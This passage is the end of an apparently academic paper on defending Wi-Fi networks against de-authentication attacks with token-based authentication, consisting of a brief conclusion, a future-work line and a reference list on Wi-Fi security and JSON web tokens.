inclusion of refresh tokens and the use of SHA256 and HMAC algorithms make it a robust solution for protecting against Wi-Fi de-authentication attacks. Preventive measures like WPA3 and Strong password seems a small issue but when used it creates a big impact on user security for their Wifi.

FUTURE ENHANCEMENT

Building an application that detects and tries to protect the system from any type of deauthentication attacks.

REFERENCES

[1] Butti, Laurent, and Julien Tinnes. "Discovering and exploiting 802.11 wireless driver vulnerabilities." Journal in Computer Virology 4.1 (2008): 25-37.

[2] Akram, Zeeshan, Muhammad Anwaar Saeed, and Marriam Daud. "Real time exploitation of security mechanisms of residential WLAN access points." 2018 International Conference on Computing, Mathematics and Engineering Technologies (iCoMET). IEEE, 2018.

[3] Hu, Hao, et al. "WiFi networks and malware epidemiology." Proceedings of the National Academy of Sciences 106.5 (2009): 1318-1323.

[4] Berghel, Hal, and Jacob Uecker. "WiFi attack vectors." Communications of the ACM 48.8 (2005): 21-28.

[5] Brima, K., I. Opurum, and R. Zolotyi. "Research of wifi systems protection efficiency." Матеріали VI науково-технічної конференції „Інформаційні моделі, системи та технології “ (2018): 8-8.

[6] Lu, He-Jun, and Yang Yu. "Research on WiFi Penetration Testing with Kali Linux." Complexity 2021 (2021).

[7] Shrivastava, Pranav, and Prerna Agarwal. "WiFi Data Leakage Detection." IOP Conference Series: Materials Science and Engineering. Vol. 804. No. 1. IOP Publishing, 2020.

[8] Xie, Tian, et al. "The Untold Secrets of WiFi-Calling Services: Vulnerabilities, Attacks, and Countermeasures." IEEE Transactions on Mobile Computing (2020).

[9] Tang, Ruming, et al. "How Vulnerable Is the Public WiFi AP You Are Using?."

[10] Pelechrinis, Konstantinos, Marios Iliofotou, and Srikanth V. Krishnamurthy. "Denial of service attacks in wireless networks: The case of jammers." IEEE Communications surveys & tutorials 13.2 (2010): 245-257

[11]. Ahmed, S., & Mahmood, Q. (2019, November). An authentication based scheme for applications using JSON web token. In 2019 22nd International Multitopic Conference (INMIC) (pp. 1-6). IEEE.

[12]. Solapurkar, P. (2016, December). Building secure healthcare services using OAuth 2.0 and JSON web token in IOT cloud scenario. In 2016 2nd International Conference on Contemporary Computing and Informatics (IC3I) (pp. 99-104). IEEE.

[13]. Felipe Pezoa, Juan L. Reutter, Fernando Suarez, Martín Ugarte, and Domagoj Vrgoč. Foundations of JSON schema. In Proceedings of the 25th International Conference on World Wide Web, WWW 2016, Montreal, Canada, April 11-15, 2016, pages 263--273, 2016.

[14]. Kubovy, Jan & Huber, Christian & Jäger, Markus & Küng, Josef. (2016). A Secure Token-Based Communication for Authentication and Authorization Servers. 237-250. 10.1007/978-3-319-48057-2_17.

[15]. Balaj, Yjvesa. (2017). Token-Based vs Session-Based Authentication: A survey.

[16]. Mahindrakar, P. & Pujeri, D. R. (2020). Insights of JSON Web Token. International Journal of Recent Technology and Engineering (IJRTE), 8.0(6.0):1707.0–1710.0. doi: 10.35940/ijrte.F7689.038620